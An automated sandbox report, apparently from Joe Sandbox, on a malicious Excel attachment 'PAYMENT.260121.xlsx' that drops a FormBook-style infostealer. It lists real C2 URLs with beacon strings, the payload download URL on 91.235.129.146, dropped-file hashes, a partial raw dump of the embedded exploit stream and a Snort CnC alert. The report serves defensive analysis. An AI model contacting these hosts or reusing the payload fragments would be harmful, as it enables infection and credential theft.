Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@11/8@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 24.1% (good quality ratio 23%) • Quality average: 70.5% • Quality standard deviation: 28.3%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:56:58	API Interceptor	349x Sleep call for process: EQNEDT32.EXE modified
17:57:01	API Interceptor	188x Sleep call for process: name.exe modified
17:57:23	API Interceptor	34x Sleep call for process: ieinstal.exe modified
17:57:38	API Interceptor	440x Sleep call for process: wlanext.exe modified
17:58:11	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.64.104.167	http://thenewsmotion.com/wp-content/FILE/tlMlppwRQbMCUQsPVQlUYoUgKK/	Get hash	malicious	Browse	• thenewsmotion.com/wp-content/FILE/tlMlppwRQbMCUQsPVQlUYoUgKK/
	xMZMFyNNis.doc	Get hash	malicious	Browse	• mypridemyindia.com/sql/Panel/five/fre.php
	xMZMFyNNis.doc	Get hash	malicious	Browse	• mypridemyindia.com/sql/Panel/five/fre.php
91.235.129.146	TT Payment Copy.xlsx	Get hash	malicious	Browse	• 91.235.129.146/T6ooO6Sgu7fJZkl.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	bXFjrxjRlb.exe	Get hash	malicious	Browse	• www.what3emoji.com/bf3/?pPX=m4Qmgz02ndzlkmzRdXbnUnIUoJvahqq5/3ILTCGwMTubC4gHDN74yJVcJDUGCd+LoHuKsTQ0JA==&W6=jnKpRl-xV
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• www.ricardoinman.com/xle/?-ZnD=LjoXU6n8-&iBrlPD=43tORsMo6Gry83Td78nIWgxEplzIHXHZqBl7iQpQA31ZPQcRtwVYWDcsKQV/txd+LHV0DSgDXQ==
	v07PSzmSp9.exe	Get hash	malicious	Browse	• www.jikzo.com/c8so/?3ff87=Bcwq9mo1SLdxGMzaDRBSbVH3gidTK8xbNEF8M/tGLQ2aKWcuDQCQFtxR7k1oF3yRZXKc&uZWD=XPmPajepJ2gdvnZ
	NEW ORDER.xlsx	Get hash	malicious	Browse	• www.simplifiedvirtualsolutions.com/oean/?MdLxlt=mKgmb7I6yODGcWmnOnDfCd0CfDEQGPBdVeZhKsaKMoR3Qh4v4CLN6oxN3p9trG3799qCow==&gnU4Pf=yZPLGZXHl
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• www.kaiyuansu.pro/incn/?9r_PU=-ZQLEn&e2Jdlzf8=4y+UTKzAJ4dBlp/RYYS74WaP+qCjnKVRzK/jF/x906cXBmLcUo8gxmNUvdqUiR1QG2msPA==
	winlog(1).exe	Get hash	malicious	Browse	• www.growingequity.fund/oean/?8pNhXv=yVML0zB0&u4XpH=VZAj6Grbo5w3dBd7w+9BSoe0Fg1VHX3dphJz9/egos9dVzX5qD6mqxE3tlZZ2ImCjS7epxmUBA==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	win32.exe	Get hash	malicious	Browse	• www.findthatsmartphone.com/incn/?8pBP5p=/AA5bjKPiaWw22bzCdt7lqNbxAyyPpv3elVlM12b4Zuyr5w4xH0F6TIfefQNvJyZz9qG&L6Ah=2dSLFXghYtFd0
	1-26.exe	Get hash	malicious	Browse	• www.catalogcardgames.net/bf3/?UXrxP8=0T3HW8l&URfXx=Sdh36sWiaQaHmuW5OuhNg2ZSKBobeXsq4DWTIDdmgtvl732RtscB8O3t4ssmBmGg4ghZ
	Request.xlsx	Get hash	malicious	Browse	• www.clevercrwares.com/c8so/?Rf=P253+QYRdhKTDdzjq4pa7Wp7svBpTNddHFol+cUWSKGzAXl94gLhBlvIcI/Xp4fU197lMA==&LDHHp=z4D80PDX
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• www.5050alberta.com/xle/?8pqhs=XuVPlIEgAAku+dXH+MR8cy20ZHkP0iJzlT7lKUj3PYBKa8v0bSmzSfHWFfmBCUSgIWFn2Q==&tDH=XRR8
	RFQ.xlsx	Get hash	malicious	Browse	• www.blacknation.info/c8so/?pBU=HzuD_&gb24XB=6ATEh1s0NdZErsRPIUioXmvz20sSLCkN4f+QHjKAbluYenOJN9FSbPt8XJ2H+dMMf4Jp2Q==
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• www.primeoneimplants.com/qjnt/?tB=TtdpPpppFvG&1bwhC=nh3Tl/oLs4HXZ5hiWyD3n36TA5+xQ+CwXb+KxfiJNOta6blp58Sj1H/LHtoCWuUTeWdwKg==
	RF-E93-STD-068 SUPPLIES.xlsx	Get hash	malicious	Browse	• www.harperandchloe.com/xle/?5jFlkJJh=FNtvxHF14RtgzuhKSaLd0lIzxL3LkdKZj/Q/Opos8UfLtbug0tkzhu0XdD0TouZ6l/qGUQ==&LR-T=vBK0GdQp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	gPGTcEMoM1.exe	Get hash	malicious	Browse	• www.ctfocbdwholesale.com/bw82/?W6=Rxta6xhtzzdBFDuy4SYKtO8XUaMinJcredo77YczPu8Lep1ecFiaWqXH8h2T5haNROfU&odeTY=cnxhAP6x
	bgJPIZIYby.exe	Get hash	malicious	Browse	• www.engageautism.info/bw82/?GFND=n1L9MQk6NEQOasYlfxU4KXziLGivOllQbNtATfsC4RjAZctNbAJfQ2EIxV87fcKcU54A&Rlj=YVIX8Hyx
	vA0mtZ7JzJ.exe	Get hash	malicious	Browse	• www.brainandbodystrengthcoach.com/csv8/?Mjklsrcx=4rzgp1jZc7l8Whg0lztLQnvubqNqMY/2oz5HEUeZ+SGIDqCjyjtls6qqwwlb5soGHyjF&Hp0xlh=EVvxc8
	E4Q30tDEB9.exe	Get hash	malicious	Browse	• www.conanbiopharma.com/z9n/?GzuX=Jhwq104eoCBg19EU7i3a/UNFlUD6BU+epYAdz34/Q5fuIRMc24e0hydyrjaAvIdaUf1m&9rspoR=ffn0iZa81
	INGNhYonmgtGZ9Updf.exe	Get hash	malicious	Browse	• www.4thop.com/ur06/?2d=9rm4l4y&nt=yKWvtfxgXgd1h/cfVfwsL+vVHM9GHRLI6tHsLUWr1fII7HM154cThMJKgGXJGqB7HwFq
	560911_P.EXE	Get hash	malicious	Browse	• www.leagueofwomengolfers.com/bf3/?2d=8pJhqv2&mt=Rg5SRlzVdqtJGgbKsvZ2Ay09186BQEC1kuNds6zR1M82qUcQWtSjBMIC0cP/+2kk9Xcq
	RevisedPO.24488_pdf.exe	Get hash	malicious	Browse	• www.luxpropertyandassociates.com/nki/?-Z=9rwO08mLgykW/+F5WoH4KAy1ieMCsMl+05AKyLP7HaXoaQuR30wAwJPKQkPQMY0RHvTE&rTILhT=X4XHRfqP

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	SecuriteInfo.com.Variant.Zusy.363976.7571.exe	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Variant.Zusy.363976.21086.exe	Get hash	malicious	Browse	• 162.159.134.233
	RFQ RPM202011-776JD.jpg.lnk	Get hash	malicious	Browse	• 162.159.133.233
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	eTDAg77Nif.exe	Get hash	malicious	Browse	• 162.159.134.233
	hG8XQh9hMy.exe	Get hash	malicious	Browse	• 162.159.130.233
	qp38gXDG87.exe	Get hash	malicious	Browse	• 162.159.129.233
	SecuriteInfo.com.Trojan.DownLoader36.37095.24479.exe	Get hash	malicious	Browse	• 162.159.135.233
	PO81105083.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	agenciatributaria5668.vbs	Get hash	malicious	Browse	• 162.159.133.233
	invoice68684881.xls	Get hash	malicious	Browse	• 162.159.134.233
	invoice68684881.xls	Get hash	malicious	Browse	• 162.159.135.233
	PaySlip140121.xls	Get hash	malicious	Browse	• 162.159.135.233
	PaySlip140121.xls	Get hash	malicious	Browse	• 162.159.129.233
	TT Slip.doc	Get hash	malicious	Browse	• 162.159.133.233
	n#U00b0761.xls	Get hash	malicious	Browse	• 162.159.133.233
	n#U00b0761.xls	Get hash	malicious	Browse	• 162.159.129.233
	PaySlip.xls	Get hash	malicious	Browse	• 162.159.135.233
	PaySlip.xls	Get hash	malicious	Browse	• 162.159.133.233
	RFQ TK011821.doc	Get hash	malicious	Browse	• 162.159.135.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	4NoiNHCNoU.exe	Get hash	malicious	Browse	• 216.58.207.179
	bXFjrxjRlb.exe	Get hash	malicious	Browse	• 34.102.136.180
	xl2Ml2iNJe.exe	Get hash	malicious	Browse	• 34.102.136.180
	eEXZHxdxFE.exe	Get hash	malicious	Browse	• 35.228.108.144
	v07PSzmSp9.exe	Get hash	malicious	Browse	• 34.102.136.180
	o3Z5sgjhEM.exe	Get hash	malicious	Browse	• 35.186.223.98
	ltf94qhZ37.exe	Get hash	malicious	Browse	• 35.228.108.144
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	Inquiry_73834168_.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	winlog(1).exe	Get hash	malicious	Browse	• 34.102.136.180
	win32.exe	Get hash	malicious	Browse	• 34.102.136.180
	DAT.doc	Get hash	malicious	Browse	• 35.200.206.198
	Bestellung.doc	Get hash	malicious	Browse	• 172.217.6.174
	.01.2021a.js	Get hash	malicious	Browse	• 35.228.108.144
	QT21006189.exe	Get hash	malicious	Browse	• 108.177.119.109
	1-26.exe	Get hash	malicious	Browse	• 34.102.136.180
	Request.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	INV_TMB_210567Y00.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	RFQ.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	New Year Inquiry List.xlsx	Get hash	malicious	Browse	• 34.102.136.180
NETWORK-LEAPSWITCH-INLeapSwitchNetworksPvtLtdIN	NEW AGREEMENT 2021.xlsx	Get hash	malicious	Browse	• 103.250.186.248

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tuMCqH36OF.exe	Get hash	malicious	Browse	• 103.250.186.248
	wkHpvThL2E.exe	Get hash	malicious	Browse	• 103.250.186.248
	3v3Aosgyxw.exe	Get hash	malicious	Browse	• 103.250.186.248
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• 103.250.186.248
	QB73s2RYIf.exe	Get hash	malicious	Browse	• 103.250.186.248
	TT3mhQ8pJA.exe	Get hash	malicious	Browse	• 103.250.186.248
	http://https://view.publitas.com/acuma/acuma-rfq-doc/	Get hash	malicious	Browse	• 45.120.139.9
	TNT E-Invoicing.exe	Get hash	malicious	Browse	• 45.64.104.223
	TNT E-Invoicing.exe	Get hash	malicious	Browse	• 45.64.104.223
	Bank Swift TT.exe	Get hash	malicious	Browse	• 45.64.105.11
	Swift_Copy18809.xlsm	Get hash	malicious	Browse	• 45.64.105.218
	14BA_KUK_58669170_09_05_2018.doc	Get hash	malicious	Browse	• 45.64.104.140
	14BA_KUK_58669170_09_05_2018.doc	Get hash	malicious	Browse	• 45.64.104.140
	IRU_SH_967039869173342_09_05_2018.doc	Get hash	malicious	Browse	• 45.64.104.140
	IRU_SH_967039869173342_09_05_2018.doc	Get hash	malicious	Browse	• 45.64.104.140
	2A6pYayq6h.doc	Get hash	malicious	Browse	• 45.64.104.140
	2A6pYayq6h.doc	Get hash	malicious	Browse	• 45.64.104.140
	http://raminkb.com/wp-admin/3047863JEN/biz/Smallbusiness	Get hash	malicious	Browse	• 45.64.104.140
	http://mantraproperties.in/INVOICE/HD-4993303773/	Get hash	malicious	Browse	• 103.205.140.20
ITLDC-NLUA	eEXZHxdxFE.exe	Get hash	malicious	Browse	• 185.14.31.88
	ltf94qhZ37.exe	Get hash	malicious	Browse	• 185.14.31.88
	.01.2021a.js	Get hash	malicious	Browse	• 185.14.31.88
	TT Payment Copy.xlsx	Get hash	malicious	Browse	• 91.235.129.146
	DiPa4roAqT.exe	Get hash	malicious	Browse	• 185.14.31.88
	dif019MoIw.exe	Get hash	malicious	Browse	• 185.14.31.88
	4SwGfJZtk7.exe	Get hash	malicious	Browse	• 185.14.31.88
	9pBvqLsv5z.exe	Get hash	malicious	Browse	• 185.14.31.88
	SpreadSheets.exe	Get hash	malicious	Browse	• 5.34.180.173
	sample5.exe	Get hash	malicious	Browse	• 185.14.31.104
	Kr4vAd220n.exe	Get hash	malicious	Browse	• 185.14.31.88
	svdUcIIngb.exe	Get hash	malicious	Browse	• 185.14.31.88
	7EvH11uJHY.exe	Get hash	malicious	Browse	• 185.14.31.88
	L6UMlAqfLE.exe	Get hash	malicious	Browse	• 185.14.31.88
	2tT4zWqMko.exe	Get hash	malicious	Browse	• 185.14.31.88
	sULC8E4jwy.exe	Get hash	malicious	Browse	• 185.14.31.88
	vDKnVBINrY.exe	Get hash	malicious	Browse	• 5.34.180.190
	AhKkG7vMNO.exe	Get hash	malicious	Browse	• 5.34.180.190
	H8V8ifqdod.exe	Get hash	malicious	Browse	• 5.34.180.190
	HOJAsmBUjl.exe	Get hash	malicious	Browse	• 5.34.180.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	IMG_761213.doc	Get hash	malicious	Browse	• 162.159.133.233
	IMG-51033.doc	Get hash	malicious	Browse	• 162.159.133.233
	ARCH_98_24301.doc	Get hash	malicious	Browse	• 162.159.133.233
	Bestellung.doc	Get hash	malicious	Browse	• 162.159.133.233
	Revised-RBG-180129940.xlsx	Get hash	malicious	Browse	• 162.159.133.233
	N00048481397007.doc	Get hash	malicious	Browse	• 162.159.133.233
	Order.doc	Get hash	malicious	Browse	• 162.159.133.233
	SecuriteInfo.com.Heur.13954.xls	Get hash	malicious	Browse	• 162.159.133.233
	case_3499.xls	Get hash	malicious	Browse	• 162.159.133.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	case.2991.xls	Get hash	malicious	Browse	• 162.159.133.233
	N00048481397007.doc	Get hash	malicious	Browse	• 162.159.133.233
	info5440.xls	Get hash	malicious	Browse	• 162.159.133.233
	notif-3615.xls	Get hash	malicious	Browse	• 162.159.133.233
	notif6158.xls	Get hash	malicious	Browse	• 162.159.133.233
	INC_Y5KPAYAWWU7.doc	Get hash	malicious	Browse	• 162.159.133.233
	mensaje_012021_1-538086.doc	Get hash	malicious	Browse	• 162.159.133.233
	eiW9G6sAIS.xlsm	Get hash	malicious	Browse	• 162.159.133.233
	eiW9G6sAIS.xlsm	Get hash	malicious	Browse	• 162.159.133.233
	2531 2212 2020 QG-826729.doc	Get hash	malicious	Browse	• 162.159.133.233
	USD_ Payment Schedule.xls	Get hash	malicious	Browse	• 162.159.133.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Dhdvyxwl[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	634368
Entropy (8bit):	6.595602935059791
Encrypted:	false
SSDEEP:	12288:q2Wqjv1+aUUcoTNS/yJw7QuUKku/MofiZz:qMNpcj6wMDof2
MD5:	FEC30C5A6D76AFE87E9E5A8207400C7F
SHA1:	365A317830860E080DED51249D6908C3B5A0091C
SHA-256:	8E86797FD770E6C0BC6854A500D900A061C10B6C9F5989FB02782736780B5D23
SHA-512:	4CF42ED6B44B7EF8A771E8E5EB7C7287F6C6D1633E0E46EA21D758A0464D60F0DE799F2DDB866582A5B55190F4A045C79A836204F1B1A52F28255AC5F10539F4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://91.235.129.146/Dhdvyxwl.exe
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*..... ....@.....@.....J"...P.....n..... .....CODE..... ..`DATA....$Y... ...Z.....@...BSS.....A.....j.....idata..J".....$...j.....@....tls....@.....rdata .....@..P.reloc...n.....p.....@..P.rsrc.....P.....@..P.....@..P..... .....

C:\Users\user\AppData\Roaming\K89O2Q81\K89logim.jpeg	
Process:	C:\Windows\SysWOW64\wlanext.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	151143
Entropy (8bit):	7.465300054422172
Encrypted:	false
SSDEEP:	3072:iphfbGX5BxWcCCGE8R7jIaKMLgkkkkkkkkkkkkkkkkGk3Qr:MMaEe7sZMQIi
MD5:	22A254129231AD2BA9891BD9A383D73A
SHA1:	767AC46B80A93E0985B90594B7DB4989D5139A45
SHA-256:	03F3D08036379CD03D196E5F9F4A6477EE2678E519F5CF1D59F1C68DA357E282
SHA-512:	DA7AC2FDFEE6951B3AF6D59A8226CE53412496AF25DB5A0E8A922B191E21AC3E3BE795E36606BC6964CC20DBEE64FF02F2099B7C461305177C4E3E470700302
Malicious:	false
Reputation:	low

<table>
<tr><th colspan="2">C:\Users\user\AppData\Roaming\K89O2Q81\K89logim.jpeg</th></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`.....C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222..........."....................
....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...
...........?..k.Q.....[[,.!#...`pxR021.z...s\........t..*..K.p:...7[..M..Z.,.\.Q.B.|..a......S.i......$.. ...9._m.....9}...o..........#...V1.=ON..j.P....yM....v'.VV........;S.N.4.BBI!F#..7.C..y.,.?u3<br>jH..RD6..[...%d.k...=6K.h.Jb..p..A...n. k..j/m...`.n$6......z..[.......'...+yQQ...{...wc...(H.8RA#>..PMz..........-zb+7...n.q.=*.....OR....D.03.3.\e...5...B..t.>.6...e.&</td></tr>
</table>

C:\Users\user\AppData\Roaming\K89O2Q81\K89logrf.ini	
Process:	C:\Program Files (x86)\Mozilla Firefox\firefox.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:VSiftlAlGQJhlI:VSVlGQPY
MD5:	2F245469795B865BDD1B956C23D7893D
SHA1:	6AD80B974D3808F5A20EA1E766C7D2F88B9E5895
SHA-256:	1662D01A2D47B875A34FC7A8CD92E78CB2BA7F34023C7FD2639CBB10B8D94361
SHA-512:	909F189846A5D2DB208A5EB2E7CB3042C0F164CAF437E2B1B6DE608C0A70E4F3510B81B85753DBEEC1E211E6A83E6EA8C96AFF896E9B6E8ED42014473A54DC F
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	....F.i.r.e.f.o.x. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\K89O2Q81\K89logri.ini	
Process:	C:\Windows\SysWOW64\wlanext.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.8420918598895937
Encrypted:	false
SSDEEP:	3:+slXlIAGQJhlI:dlIGQPY
MD5:	D63A82E5D81E02E399090AF26DB0B9CB
SHA1:	91D0014C8F54743BBA141FD60C9D963F869D76C9
SHA-256:	EAECE2EBA6310253249603033C744DD5914089B0BB26BDE6685EC9813611BAAE
SHA-512:	38AFB05016D8F3C69D246321573997AAAC8A51C34E61749A02BF5E8B2B56B94D9544D65801511044E1495906A86DC2100F2E20FF4FCBED09E01904CC780FDBAD
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	....I.e.x.p.l.o.r. .R.e.c.o.v.e.r.y.....

C:\Users\user\AppData\Roaming\K89O2Q81\K89logrv.ini	
Process:	C:\Windows\SysWOW64\wlanext.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	2.96096404744368
Encrypted:	false
SSDEEP:	3:AJlbeGQJhlI:tGQPY
MD5:	BA3B6BC807D4F76794C4B81B09BB9BA5
SHA1:	24CB89501F0212FF3095ECC0ABA97DD563718FB1
SHA-256:	6EEBF968962745B2E9DE2CA969AF7C424916D4E3FE3CC0BB9B3D414ABFCE9507
SHA-512:	ECD07E601FC9E3CFC39ADDD7BD6F3D7F7FF3253AFB40BF536E9EAAC5A4C243E5EC40FBFD7B216CB0EA29F2517419601E335E33BA19DEA4A46F65E38694D46 5BF
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	...._._.V.a.u.l.t. .R.e.c.o.v.e.r.y.....

C:\Users\user\Desktop\~$PAYMENT.260121.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false

C:\Users\user\Desktop\~$PAYMENT.260121.xlsx	
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58E
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\Libraries\TEMP	
Process:	C:\Users\Public\name.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	575490
Entropy (8bit):	3.981919861651446
Encrypted:	false
SSDEEP:	12288:chLBudmfKK8SkCdxcxnlWgyCDamaC+kcOl/GTL:chLByY6EIliCDDaC+xN/k
MD5:	C05C98A8850E506100131FD2A5CBDCDD
SHA1:	E95D7010DB1544EBADD2A8B23ED2FC22DBBAF95E
SHA-256:	878805CB624D9463BABB4815DA7FC5A49B05A7EAB659522E78BB3674F2B053D3
SHA-512:	77E50D7B05A5772C3F01D948C790350651424918B556FB09BD15B38774C9CA6176647FFD1F6E882FFBEC02664406EFA0F0A2FB7D55E1205A51938C5152E7FD67
Malicious:	false
Preview:	151f63334f65735841333c4d9a8c58458b334d6573584533734d7f73584533334d6573584533334d6573584533334d6573584533334d6573584533334d647358ff 2333437ac75188128b4c29be79d5a367250c007835415c2a171235655e463e11533a201341380b532d2b57563f4524312b0001406f576f4533334d657358453333 4d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d65 73584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533331d207358 0932354d7c2d1a6f33334d6573584533d34debd25344312a4d2b7258452130 4d6573584593674c6573484533332d6473584573334d7573584531334d6173584533 334d6577584533334d657358d537334d6173584533334d6773594533334d6573584533334d7573585533334d6573585533334d6573584533334d6573d844339d41 657358f5323365bf71584533334d6573584533334d657358453333dd6473185f33334d6573584533334d6573584533334d6573584533334d6573584533334d6573 584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533334d6573584533

C:\Users\Public\name.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	634368
Entropy (8bit):	6.595602935059791
Encrypted:	false
SSDEEP:	12288:q2Wqjv1+aUUcoTNS/yJw7QuUKku/MofiZz:qMNpcj6wMDof2
MD5:	FEC30C5A6D76AFE87E9E5A8207400C7F
SHA1:	365A317830860E080DED51249D6908C3B5A0091C
SHA-256:	8E86797FD770E6C0BC6854A500D900A061C10B6C9F5989FB02782736780B5D23
SHA-512:	4CF42ED6B44B7EF8A771E8E5EB7C7287F6C6D1633E0E46EA21D758A0464D60F0DE799F2DDB866582A5B55190F4A045C79A836204F1B1A52F28255AC5F10539F4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*..... ....@.....@.....J"...P.....n..... .....CODE..... ..`DATA....$Y... ...Z.....@...BSS.....A.....j.....idata..J".....$...j.....@....tls....@.....rdata .....@..P.reloc...n.....p.....@..P.rsrc.....P.....@..P.....@..P..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.998853108044514
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	PAYMENT.260121.xlsx
File size:	218377
MD5:	9d192a4361c7306893b334fadb9471d2
SHA1:	4ba2040bc38aa9c14d0a9c25ba50104279de2e1d

General

SHA256:	8f61dce0f0bc33e2ccefc5ef5fd22ced3466ae4c5d2832bfa5d05d97b7e6a51f
SHA512:	13f1a771673115723a985cbb0fe02bee15b0320b84d140fee8f9580f9c915a5cec6beb44951312da47f22db5c7e7554b587057e62d96089670d59d4f98d3e51b
SSDEEP:	3072:Ks5/5HaloCzqjp+WaAFA1+1WK/Tv5fKXdC+e+0sbdgVuV4XiGcH9KoJ:Km5COV+McsWAjEk+PhVJ9KoJ
File Content Preview:	PK.....^5:R....t...Y.....[Content_Types].xmlUT.....`...`...`...n.0.E.....T..N<!.~.c^..I.H.xUa.+..{....F.....T.f...X..pR.y.>go.'.`.V..,dl..F....I...R[.X.....y..S.`D..0.^..1....=....6vc....1.b.c.....L.hd....feLx.U!".....(.=!%e.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/344564/sample/PAYMENT.260121.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary

Author:	GREEN
Last Saved By:	GREEN
Create Time:	2021-01-18T22:58:55Z
Last Saved Time:	2021-01-18T22:59:52Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	15.0300

Streams

Stream Path: \x1ole10naTivE, File Type: data, Stream Size: 210308

General	
Stream Path:	\x1ole10naTivE
File Type:	data
Stream Size:	210308
Entropy:	7.9961134848
Base64 Encoded:	True


General	
Data ASCII:	y . . . . O A . . . . g . . . . L . M . . . . . . O . . . . R . . . ` _ 9 x . . . . < . . 1 * B . . . : . . y . . s . . . . a } R 9 . j . ; < . . . 1 $ . . i . . . . 1 . . . 6 t . . L q k . . r u . . * . x d . i i . . a . . ^ . F] n U . . . . p q ? _ . A . . / . C . . e . . . m b . . . . B . y i m . . . n . . . . . p	. / T . . O . . # w . . . a . b 4 . . [. . . . W . I Q . . Q . . z . . " . k . z F . . . % . . . . x . . _ W Y . . U . . E x . 9 K : 9 . 2 . . . Y . . .
Data Raw:	79 9c ea 05 02 4f 41 9f a3 e8 01 08 e0 9b b9 88 67 93 f6 81 e9 4c aa 4d f6 8b 11 8b 12 be 4f 98 b9 ff f7 d6 8b 2e 52 ff d5 05 60 5f 39 78 05 1b cf c9 87 ff e0 c2 1a 3c b9 b2 31 2a 42 00 c5 a9 3a 9f 15 79 cf ce 73 9a 19 e5 a1 61 7d 52 39 d8 6a 88 3b 20 3c 1f 9d f3 31 24 08 81 69 d9 f0 cc 0f 31 e0 a9 b7 36 74 80 9c 4c 71 6b 2e ca 72 75 1b 8c 2a fb 78 64 0d 69 69 f5 fd 61 8f 09 5e 98

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/21-17:58:40.614273	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	45.64.104.167
